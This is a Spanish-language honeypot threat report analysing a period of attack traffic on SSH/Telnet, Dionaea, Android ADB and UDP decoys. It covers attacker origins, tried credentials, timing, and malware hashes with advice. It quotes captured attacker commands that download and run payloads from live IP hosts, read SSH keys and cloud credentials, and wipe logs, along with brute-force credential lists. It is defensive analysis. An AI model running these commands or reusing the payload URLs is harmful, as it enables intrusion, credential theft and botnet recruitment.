
Top 15 ASN / proveedores de origen:

ASN / proveedor	Ataques
AS213790 Limited Network LTD	46411
AS58224 Iran Telecommunication Company PJS	26086
AS8048 CANTV Servicios, Venezuela	20743
AS38365 Beijing Baidu Netcom Science and Technology Co., Ltd.	13212
AS271904 CHARTER COMMUNICATIONS INTERNATIONAL DE VENEZUELA C.A.	10750
AS44244 Iran Cell Service and Communication Company	10020
AS38482 Biznet ISP	6931
AS3462 Data Communication Business Group	5990
AS9498 BHARTI Airtel Ltd.	5851
AS396982 Google LLC	5774
AS8151 Uninet S.A. de C.V.	5657
AS14061 DigitalOcean, LLC	5653
AS208137 Feo Prest SRL	5194
AS4837 CHINA UNICOM China169 Backbone	4580
AS21299 Kar-Tel LLC	4048



URIs y User-Agents HTTP más frecuentes:

Rutas más solicitadas (revelan qué vulnerabilidades buscan los atacantes) y agentes de usuario más frecuentes (identifican las herramientas de escaneo):



Recomendaciones:

• Se han pedido ficheros de configuración o de código fuente (/.env, /.git/config, /config.json). Ningún servidor debe publicarlos: conviene comprobarlo y bloquear esas rutas en el servidor web.

• Se buscan paneles de administración (/login, /geoserver/web/). Deben quedar detrás de autenticación fuerte, lista de IPs permitidas o VPN.


• Aparecen intentos de recorrer directorios o ejecutar código (/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/….). El detalle por vulnerabilidad está en «Tecnologías en el punto de mira».

• Entre los agentes de usuario más frecuentes están Censys, escáneres que se declaran como tales, zgrab: son herramientas automáticas, no personas navegando. Un WAF con límite de peticiones por origen reduce la mayor parte de este tráfico.


• Las direcciones que más peticiones generan están en la lista de bloqueo del informe.

Credenciales más probadas (telnet, ftp, mssql, elastic):

Top 15 usuarios:



Top 15 contraseñas:




Campaña coordinada de credenciales:

Pares **usuario/contraseña** probados contra **3 o más sensores distintos** durante el periodo. Que un mismo par aparezca en sensores separados geográficamente descarta el ruido local y evidencia una **campaña de fuerza bruta coordinada**: un diccionario común replicado por una botnet sobre todo el espacio de direcciones.

Se identificaron **50** pares de credenciales replicados en 3 o más sensores, con **12.188** intentos acumulados. La tabla muestra los 15 más usados.

Usuario	Contraseña	Sensores	IPs	Intentos
sa	(vacío)	5	258	2811
root	(vacío)	6	76	2689
admin	(vacío)	4	22	2593
(vacío)	(vacío)	4	191	554
sa	123	4	151	208
sa	1	4	133	181
sa	password	4	33	122
sa	1qaz2wsx	4	13	121
admin	admin	4	52	114
sa	12345678	4	17	109
sa	123456	4	21	105
sa	abc123	4	15	97
admin	1234	4	6	92
sa	saadmin	4	10	83
root	123456	4	18	79



Estas credenciales, probadas desde 1574 orígenes (suma por par), corresponden a valores por defecto de fábrica y diccionarios públicos. Se recomienda prohibirlas explícitamente, forzar el cambio de las credenciales por defecto en cualquier dispositivo expuesto y aplicar bloqueo por intentos fallidos (fail2ban o equivalente).

7. Atacantes atípicos y tipo de credencial

Se separan las direcciones que no se comportan como una botnet genérica y se clasifica cada credencial probada según su origen.

Atacantes con comportamiento atípico. Quedan fuera las direcciones de fuerza bruta a ritmo de máquina (más de 500 intentos al día), que ya están en la lista de bloqueo. Las que quedan se apartan del patrón habitual: prueban pocas credenciales, poco comunes o en servicios poco habituales. Un porcentaje bajo de credenciales «por defecto» indica contraseñas elegidas a propósito; conviene revisarlas junto a las IPs candidatas a investigación.

IP	Intentos	% por defecto	Servicios distintos
103.170.138.18	2.680	0%	1
137.74.164.63	2.723	0%	1
122.136.199.35	2.079	0%	1
20.106.186.120	1.788	0%	1
200.225.249.40	618	0%	1
179.63.84.194	1.437	0%	1
176.65.139.40	737	26%	1
64.34.94.207	15	50%	2
45.250.45.109	830	0%	1
182.253.205.235	3.434	40%	1
35.187.177.100	6	0%	3
208.109.212.211	451	63%	1
103.195.75.39	710	0%	1
197.153.56.5	674	0%	1
116.171.64.17	697	0%	1

Tipo de credencial probada (clasificación por listas conocidas y características de la contraseña):

Tipo de credencial	Pares distintos	Intentos	% intentos
Por defecto	57	9.444	6%
De diccionario	17.275	39.995	24%
Poco comunes	23.531	116.336	70%

El 6 % de los intentos usa credenciales de fábrica. Un equipo expuesto que conserve la contraseña de origen es de los primeros en caer; «de diccionario» son contraseñas débiles de las listas públicas más usadas.


8. Ataques fuera del horario laboral

69 % de los ataques llegó fuera del horario laboral

Horario laboral considerado: lunes a viernes de 8:00 a 18:00, hora de Madrid, sin contar festivos nacionales. Ese horario cubre solo el 33 % de las horas del periodo.

La proporción coincide con lo esperable si los ataques llegan a cualquier hora. Son automáticos y no miran el reloj. La hora con más actividad es de 8:00 a 9:00.

Franja	Conexiones	% del total
Horario laboral	401.873	31,1 %
Tardes y noches de días laborables	610.095	47,2 %
Fines de semana	281.526	21,8 %



Qué significa

Si la vigilancia solo funciona en horario de oficina, ve el 31 % de lo que llega. El resto ocurre cuando no hay nadie mirando. No hace falta tener a alguien despierto toda la noche, pero sí que algo reaccione solo:

- Bloqueo automático de la IP tras varios intentos fallidos de acceso.
- Alertas que lleguen al móvil del responsable, no solo al correo del trabajo.
- Actualizaciones de seguridad automáticas, sin esperar al lunes.
- Si el presupuesto lo permite, un servicio de vigilancia 24 horas contratado a un proveedor.

Cada sensor en su hora local

Sirve para saber si los atacantes eligen la noche de la víctima. Se aplica el mismo horario (lunes a viernes de 8 a 18) en la hora local de cada sensor, sin festivos. Solo sensores con al menos 200 conexiones.

Sensor	Hora local	Conexiones	Fuera de horario	Esperable	Diferencia (puntos)	Hora punta local
EE.UU. (Cowrie)	Los Ángeles	452.864	82 %	67 %	+15	1:00
España (Cowrie)	Madrid	376.448	69 %	67 %	+2	15:00
India (Dionaea)	India	127.216	72 %	67 %	+6	22:00
Estados Unidos	Nueva York	111.012	64 %	67 %	-2	5:00
España	Madrid	93.635	67 %	67 %	0	3:00
EE.UU. (Dionaea)	Los Ángeles	67.649	67 %	67 %	0	19:00
Suecia	Estocolmo	31.521	85 %	67 %	+18	3:00
España (Dionaea)	Madrid	27.234	72 %	67 %	+5	21:00

Sensor	Hora local	Conexiones	Fuera de horario	Esperable	Diferencia (puntos)	Hora punta local
Singapur	Singapur	5.185	58 %	67 %	-9	20:00
India (Conpot)	India	730	69 %	67 %	+2	7:00

La actividad se concentra fuera de horario local más de lo esperable en EE.UU. (Cowrie), Suecia. En Singapur ocurre lo contrario: hay más actividad en horario laboral local. En el resto la proporción es la esperable.

9. Actividad ampliada detectada

La mayoría de los sensores registran únicamente el intento de ataque (la credencial probada, la conexión). Dos de nuestros señuelos van más allá y capturan qué hace el atacante cuando cree haber entrado: **Cowrie** emula un sistema SSH/Telnet real y graba los comandos que ejecuta; **Dionaea** emula servicios explotables (SMB, FTP, MySQL, MSSQL…) y llega a capturar las credenciales e incluso el binario que el atacante intenta instalar. Es la actividad de mayor valor: pocos casos, pero ataques reales y no simple ruido de escaneo.

En el periodo, Cowrie (SSH/Telnet) registró 29.989 sesiones con 27.260 accesos aceptados por el señuelo y 623.494 comandos ejecutados (se descartan 44 sesiones que eran peticiones web o de telefonía IP enviadas al puerto Telnet); Dionaea registró 222.099 conexiones a servicios explotables. 123.305 con intento de credenciales.

Interacción con el señuelo SSH/Telnet (Cowrie)

País	Eventos	IPs
Estados Unidos	172.293	360
China	157.887	304
Brasil	83.041	167
India	73.816	68
Corea del Sur	45.392	162
Ucrania	36.896	211
Países Bajos	25.849	59
Indonesia	19.481	25
Irán	16.697	32
Tailandia	15.482	28

Comandos más ejecutados tras el acceso:

Comando	Veces
system	17.908
shell	17.871
enable	17.715
echo -e "\x6f\x6b"	17.543
/bin/busybox	16.847
echo	12.483
sh	8.950
/bin/busybox hisilicon	7.941
sh .k	6.030
#!/bin/sh··for proc_dir in /proc/*; do· pid=${proc_dir##*/}·· result=$(ls -l "/proc/…	6.020
ping; sh	5.325
linuxshell	5.266
chmod +x .d	3.714
/bin/busybox chmod +x .d; ./.d; ./dvrhelper selfrep	3.714
./dvrhelper selfrep	3.714

Las órdenes enable, system, shell o sh no las elige una persona: son la secuencia fija con la que las botnets tipo Mirai intentan salir del menú de routers y cámaras para llegar a una consola. Lo relevante son las líneas que descargan y ejecutan ficheros.

Credenciales capturadas

Usuarios y contraseñas observados en los señuelos de interacción. En Cowrie son las que el señuelo aceptó (SSH/Telnet); en Dionaea, las probadas contra FTP, MySQL o MSSQL.

Origen	IP	Servicio	Usuario	Contraseña	Veces
Dionaea (intento)	77.90.185.21	MySQL	root	∅	2.509
Dionaea (intento)	77.90.185.21	MySQL	admin	∅	2.499
Dionaea (intento)	77.90.185.21	MySQL	sa	∅	2.489
Cowrie (acceso)	103.126.201.130	SSH/Telnet	admin	admin	731
Cowrie (acceso)	46.98.188.224	SSH/Telnet	admin	admin	721
Cowrie (acceso)	106.215.114.57	SSH/Telnet	admin	admin	373
Cowrie (acceso)	220.74.36.3	SSH/Telnet	admin	admin	196
Cowrie (acceso)	45.186.210.171	SSH/Telnet	admin	admin	174
Cowrie (acceso)	95.244.139.112	SSH/Telnet	admin	admin	168
Cowrie (acceso)	223.16.154.241	SSH/Telnet	admin	admin	156
Cowrie (acceso)	89.146.120.166	SSH/Telnet	admin	admin	138
Cowrie (acceso)	118.175.232.135	SSH/Telnet	admin	admin	100
Cowrie (acceso)	88.112.203.17	SSH/Telnet	admin	admin	80
Cowrie (acceso)	2.157.242.254	SSH/Telnet	admin	admin	75
Cowrie (acceso)	118.175.232.91	SSH/Telnet	admin	admin	72
Dionaea (intento)	183.23.60.160	MSSQL	sa	1qaz2wsx	72
Dionaea (intento)	183.23.60.160	MSSQL	sa	saadmin	48
Dionaea (intento)	183.23.60.160	MSSQL	sa	abc123	48
Dionaea (intento)	183.23.60.160	MSSQL	sa	4yqbm4,m`~!@~#$%^&…	48
Dionaea (intento)	183.23.60.160	MSSQL	sa	password	48
Dionaea (intento)	183.23.60.160	MSSQL	sa	12345678	48
Dionaea (intento)	183.23.60.160	MSSQL	sa	123456789a	24
Dionaea (intento)	183.23.60.160	MSSQL	sa	sql2010	24
Dionaea (intento)	183.23.60.160	MSSQL	sa	!@#$%^&*	24
Dionaea (intento)	183.23.60.160	MSSQL	sa	sa12345	24
Dionaea (intento)	183.23.60.160	MSSQL	sa	admin@123	24
Dionaea (intento)	183.23.60.160	MSSQL	sa	sasasa	24

Malware capturado

Binarios que un atacante llegó a depositar en los señuelos. El hash completo permite buscar cada muestra en VirusTotal o cargarlo en el antivirus o EDR de la organización como indicador.

Origen	Hash	Tipo	URL	Veces
Dionaea	ae12bb54af31227017feffd9598a6f5e	MD5	—	10
Dionaea	0ab2aeda90221832167e5127332dd702	MD5	—	8
Dionaea	9dd4e461268c8034f5c8564e155c67a6	MD5	—	4
Dionaea	6e72ad805b4322612b9c9c7673a45635	MD5	—	4
Dionaea	d64dc93e51af87e033063032191fe291	MD5	—	3
Dionaea	a55b9addb2447db1882a3ae995a70151	MD5	—	3
Dionaea	414a3594e4a822cfb97a4326e185f620	MD5	—	3
Cowrie	—	SHA-256	http://185.93.89.72/wget	2
Cowrie	—	SHA-256	http://185.93.89.72/wget	2
Cowrie	—	SHA-256	tftp://185.93.89.72:69/tftp	2
Cowrie	—	SHA-256	ftp://185.93.89.72/ftpget	2
Cowrie	—	SHA-256	http://176.65.139.40/wget.sh	2
Cowrie	—	SHA-256	ftp://185.93.89.72/ftpget	2
Cowrie	—	SHA-256	ftp://185.93.89.72/ftpget	2
Cowrie	—	SHA-256	http://185.93.89.72/wget	2
Cowrie	—	SHA-256	http://176.65.139.40/wget.sh	2
Cowrie	—	SHA-256	http://176.65.139.40/wget.sh	2
Cowrie	—	SHA-256	tftp://185.93.89.72:69/tftp	2
Cowrie	—	SHA-256	tftp://185.93.89.72:69/tftp	2
Dionaea	c2b3f51728001fbaaa5a73fcaf3e1a68	MD5	—	2
Dionaea	ce494e90f5ba942a3f1c0fe557e598bf	MD5	—	2
Dionaea	996c2b2ca30180129c69352a3a3515e4	MD5	—	2
Dionaea	8fa0e5dd92185799b73cbfab3da3e919	MD5	—	2
Dionaea	cd99e5e4f44621978faf8df0e01d2d2b	MD5	—	2
Dionaea	6b9ce022cf91d81c9b6d33abf9115e14	MD5	—	1
Dionaea	6350f8da991da9ee85c63e15cce88fbb	MD5	—	1
Dionaea	5d2b58c6b2511b175e354e97e1d12350	MD5	—	1

10. Qué hacen los atacantes cuando consiguen entrar

Los señuelos de alta interacción dejan entrar a propósito para ver qué hace el atacante después. En este periodo hubo **27.144 sesiones** desde 1.307 direcciones en las que el atacante llegó a ejecutar comandos o a descargar algo. Cowrie aceptó la contraseña en 27.259 sesiones.

Lo más frecuente entre lo grave es **instalar malware para controlar el equipo**: 15 % de las sesiones.

En un servidor real con esa misma contraseña, cada una de estas sesiones sería un incidente. La tabla traduce los comandos a lo que supondrían para la empresa. Una sesión puede hacer varias cosas, así que los porcentajes no suman 100.

Qué intenta	Sesiones	%	IPs	Qué supondría para la empresa
Instalar malware para controlar el equipo	4.143	15 %	821	El equipo entra en una red de bots que se alquila para atacar a otros. La IP de la empresa acaba en listas negras y el correo puede dejar de llegar.
Dejar una puerta trasera para volver	12	0 %	6	Aunque se cambie la contraseña, el atacante puede seguir entrando.
Buscar contraseñas, claves y datos	6	0 %	4	Con lo que encuentra puede saltar a otros equipos y servicios de la empresa.
Echar a otros intrusos y quedarse el equipo	671	2 %	578	Varias bandas se disputan el mismo equipo. Pueden matar procesos legítimos y provocar caídas.
Borrar el rastro	343	1 %	92	Después cuesta saber qué pasó, desde cuándo y qué se llevaron.
Salir de la consola limitada de routers y cámaras	8.996	33 %	1.013	Es el primer paso para controlar routers, cámaras y grabadores conectados a Internet.
Reconocer el equipo antes de actuar	25.839	95 %	1.268	Comprueba si es un equipo real y qué procesador tiene para elegir el malware.

Otras 153 sesiones ejecutaron comandos que no encajan en ningún tipo conocido.

Aparte, el señuelo Dionaea capturó **40 programas maliciosos distintos** enviados desde 69 direcciones. Llegan directamente por la red, sin que el atacante necesite iniciar sesión.

Comando más repetido de cada tipo

Para el responsable técnico. Las direcciones van alteradas (hxxp, [.]) para que no sean enlaces activos.

Tipo	Comando	Veces
Instalar malware para controlar el equipo	/bin/busybox chmod +x .d; ./.d; ./dvrHelper selfrep	3.714
Dejar una puerta trasera para volver	grep -rEho 'AKIA[0-9A-Z]{16}|ASIA[0-9A-Z]{16}' /root/.bash_history /root/.aws /root/.ssh /…	1
Buscar contraseñas, claves y datos	echo ---KEYS---; ls -la /root/.ssh/ 2>/dev/null; cat /root/.ssh/id_rsa 2>/dev/null | head …	1
Echar a otros intrusos y quedarse el equipo	#!/bin/sh··for proc_dir in /proc/*; do· pid=${proc_dir##*/}·· result=$(ls -l "/proc/…	6.020
Borrar el rastro	/bin/busybox echo > /var/log/.b && sh /var/log/.b && cd /var/log/	343
Salir de la consola limitada de routers y cámaras	system	17.908
Reconocer el equipo antes de actuar	echo -e "\x6F\x6B"	17.543

Qué hacer

• Acceso remoto (SSH, Telnet) solo con clave criptográfica o por VPN, nunca con contraseña expuesta a Internet. Telnet, cerrado.

• Revisar en los servidores el fichero authorized_keys, las tareas programadas (cron) y los usuarios nuevos. Es donde se esconden las puertas traseras.

• Vigilar el consumo de procesador y las conexiones salientes extrañas. Un equipo comprometido suele delatarse por ahí antes que por nada más.

• Cambiar las contraseñas de fábrica de routers, cámaras y grabadores, y sacar su administración de Internet.

11. Dispositivos Android expuestos y amplificación DDoS

Dos señuelos adicionales cubren amenazas que el resto de sensores no ve. El primero simula un dispositivo Android con la depuración remota (ADB, puerto 5555) abierta, un fallo muy habitual en televisores, cajas multimedia y equipos IoT: el atacante puede instalar y ejecutar programas sin contraseña. El segundo simula servicios UDP que se abusan para multiplicar el tráfico de un ataque de denegación de servicio (CHARGEN, DNS, NTP y SSDP).

Ataques a dispositivos Android (ADB)

Se registraron **1.435 eventos** de **177 IPs** en **441 sesiones**, con **256 comandos ejecutados** y **19 ficheros distintos depositados** en el dispositivo. Son intrusiones completas y automatizadas, típicas de botnets derivadas de Mirai que reclutan dispositivos Android para minar criptomonedas o lanzar ataques.

Comandos más ejecutados:

Comando	Veces	IPs
cd /data/local/tmp; ARCH=$(uname -m); busybox wget -O llx.$ARCH http://129.121.115.43:9163/llx.$ARCH || wget -…	32	1
cd /data/local/tmp/; busybox wget http://45.9.2.239:24381/bins/payloads/w.sh; sh w.sh; curl http://45.9.2.239:…	24	4
rm -rf /data/local/tmp/*	18	7
echo hello	14	7
cd /data/local/tmp; pm uninstall com.google.android.llx.kontol 2>/dev/null; pm uninstall com.google.android.sy…	14	1
chmod 0755 /data/local/tmp/nohup	13	7
/data/local/tmp/nohup su -c /data/local/tmp/trinity	12	6
am start -n com.ufo.miner/com.example.test.MainActivity	12	6
chmod 0755 /data/local/tmp/trinity	12	6
/data/local/tmp/nohup /data/local/tmp/trinity	12	6

Ficheros depositados (el hash permite buscar cada muestra en VirusTotal):

SHA-256	Fichero	Veces	IPs
6e136391f87beac4ae152e4f3f24ad61fb7b06df0fdb39d0005660ea1c5ea55e	llx.apk	128	2
860b53ed6ea6a0cf602fae632cfcd28dbcf637f85a8bee28d2ee9c6cc9081669	llx.$ARCH	64	1
ec0a0374513a93cd3f34e6b0ce57fc7408706dfd687bd608c385ac8da54ce047	c.sh	24	4
4890d90dd5eedd73f37ba627da8d1487114db5f5366772a9a464defc493c6943	w.sh	24	4
d7188b8c575367e10ea8b36ec7cca067ef6ce6d26ffa8c74b3faa0b14ebb8ff0	/data/local/tmp	13	7
76ae6d577ba96b1c3a1de8b21c32a9faf6040f7e78d98269e0469d896c29dc64	/data/local/tmp/ufo.apk	12	6
a1b6223a3ecb37b9f7e4a52909a08d9fd8f8f80aee46466127ea0f078c7f5437	/data/local/tmp	12	6
0d3c687ffc30e185b836b99bd07fa2b0d460a090626f6bbbd40a95b98ea70257	/data/local/tmp/ufo.apk	10	5
0a5d7cded8fb6c6c8281f23c194e40666ad5620e7a75a005af9f1dd81fe4899c	nyx_bot_linux_amd64_hkdf	4	1
2e7a5ab7abb5899b0cfac6cf530ecfd3060ec2f2f120863797158686d6ed228a	c.sh	4	2

Países de origen:


País	Eventos	IPs
Singapur	343	5
Países Bajos	262	20
China	230	21
Estados Unidos	187	57
Hong Kong	131	7
Reino Unido	46	9
Francia	42	11
Brasil	35	7
Alemania	29	11
Australia	22	1

